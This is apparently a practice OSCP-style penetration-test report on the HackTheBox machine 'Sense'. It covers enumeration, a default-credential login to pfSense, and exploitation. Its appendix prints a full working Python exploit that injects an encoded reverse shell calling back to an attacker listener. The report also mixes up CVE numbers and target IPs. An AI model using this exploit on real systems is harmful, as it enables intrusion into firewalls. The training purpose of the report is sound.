Offensive Security Certified Professional Exam Report - Sense - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-11-23/24

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox **Sense** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

By enumerating the target it was possible to discover a potential valid username. With this information and with the default credential of pfsense, it was possible to login to the administrative console. Once in the console, it was possible to identify the version of service. This version contains a known vulnerability that allows the execution of remote commands to an authenticated user.

1.1 Recommendation

First and foremost it is important to change default credentials to secure one, since default credentials are the first attacking surface. Furthermore it is recommended to update all services to their latest version to avoid the exploitation of known vulnerability. Eventually, the service should be running with the least privilege possible. In case of an attack, the attacker cannot escalate privileges.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.57.196

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Sense - 10.129.57.196

3.1.1 Network and Service Enumeration

We first performed a port scan to find open ports on the target:

```
ports=$(sudo nmap -Pn -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}"
| sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Result
80,443
```

With this result, we performed another network scan to identify the services and their version:

```
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.129.57.196/
443/tcp open  ssl/http lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
| ssl-cert: Subject: commonName=Common Name (eg, YOUR
name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/coun
tryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_http-title: Login
|_ssl-date: TLS randomness does not represent time
```


By accessing the application on port 443 on the browser, we receive the following response:

We performed further enumeration on the target to find potential hidden paths and folder with the following commando:

gobuster dir -u https://$target -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt -k


From our last scan, we found the file XXXX that contained a potential username:

https://10.129.57.88/system-users.txt



By using this username with the default credential of pfsense, we were able to login to the application:

rohit:pfsense



pfSense 2.1.3-RELEASE (amd64) contains a known vulnerability described in the CVE-2016-10709. Under normal circumstances the script attached to Appendix A of this report should work. Since it did not, we decided to use metasploit.

Based on the description of the vulnerability on the CVE-2016-10709, we used the metasploit

module *unix/http/pfsense_graph_injection_exec* to exploit the target.

3.1.2 Initial Access - Access with administrative privileges

Vulnerability Explanation: This version of pfsense allows an authenticated user to execute commands via the status_rrd_graph_img.php

Vulnerability Fix: Update pfsense to the latest version.

Severity: Critical

Steps to reproduce the attack:

1. Start metasploit
2. Load module *unix/http/pfsense_graph_injection_exec*
3. Set *password, rhost, username* and *lhost*
4. run exploit

System Proof Screenshot:

```
root.txt
cat /root.txt
cat: /root.txt: No such file or directory
cat /root/root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
ls /home
.snap
rohit
ls /home/rohit
.tcshrc
user.txt
cat /home/rohit/user.txt
8721327cc232073b40d27d9c17e7348b^C
```

Conclusion

Appendix A

pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection

```
#!/usr/bin/env python3

# Exploit Title: pfSense <= 2.1.3 status_rrd_graph_img.php Command
Injection.
# Date: 2018-01-12
# Exploit Author: absolomb
# Vendor Homepage: https://www.pfsense.org/
# Software Link: https://atxfiles.pfsense.org/mirror/downloads/old/
# Version: <=2.1.3
# Tested on: FreeBSD 8.3-RELEASE-p16
# CVE : CVE-2014-4688

import argparse
import requests
import urllib
import urllib3
import collections

'''
pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
This script will return a reverse shell on specified listener address
and port.
Ensure you have started a listener to catch the shell before running!
'''

parser = argparse.ArgumentParser()
parser.add_argument("--rhost", help = "Remote Host")
```

```
parser.add_argument('--lhost', help = 'Local Host listener')
parser.add_argument('--lport', help = 'Local Port listener')
parser.add_argument("--username", help = "pfsense Username")
parser.add_argument("--password", help = "pfsense Password")
args = parser.parse_args()

rhost = args.rhost
lhost = args.lhost
lport = args.lport
username = args.username
password = args.password


# command to be converted into octal
command = """
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("%s",%s));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
""" % (lhost, lport)


payload = ""

# encode payload in octal
for char in command:
      payload += ("\\" + oct(ord(char)).lstrip("0o"))

login_url = "https://" + rhost + "/index.php"
exploit_url = "https://" + rhost +
"/status_rrd_graph_img.php?database=queues;"+"printf+" + "'" +
payload + "'|sh"
```

```
headers = [
      ('User-Agent','Mozilla/5.0 (X11; Linux i686; rv:52.0)
Gecko/20100101 Firefox/52.0'),
      ('Accept',
'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'),
      ('Accept-Language', 'en-US,en;q=0.5'),
      ('Referer',login_url),
      ('Connection', 'close'),
      ('Upgrade-Insecure-Requests', '1'),
      ('Content-Type', 'application/x-www-form-urlencoded')
]

# probably not necessary but did it anyways
headers = collections.OrderedDict(headers)

# Disable insecure https connection warning
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

client = requests.session()

# try to get the login page and grab the csrf token
try:
      login_page = client.get(login_url, verify=False)

      index = login_page.text.find("csrfMagicToken")
      csrf_token = login_page.text[index:index+128].split('"')[-1]

except:
      print("Could not connect to host!")
      exit()

# format login variables and data
if csrf_token:
      print("CSRF token obtained")
      login_data = [('__csrf_magic',csrf_token),
('usernamefld',username), ('passwordfld',password), ('login','Login')
```

```
]
      login_data = collections.OrderedDict(login_data)
      encoded_data = urllib.parse.urlencode(login_data)

# POST login request with data, cookies and header
      login_request = client.post(login_url, data=encoded_data,
cookies=client.cookies, headers=headers)
else:
      print("No CSRF token!")
      exit()

if login_request.status_code == 200:
           print("Running exploit...")
# make GET request to vulnerable url with payload. Probably a better
way to do this but if the request times out then most likely you have
caught the shell
           try:
                exploit_request = client.get(exploit_url,
cookies=client.cookies, headers=headers, timeout=5)
                if exploit_request.status_code:
                     print("Error running exploit")
           except:
                print("Exploit completed")
```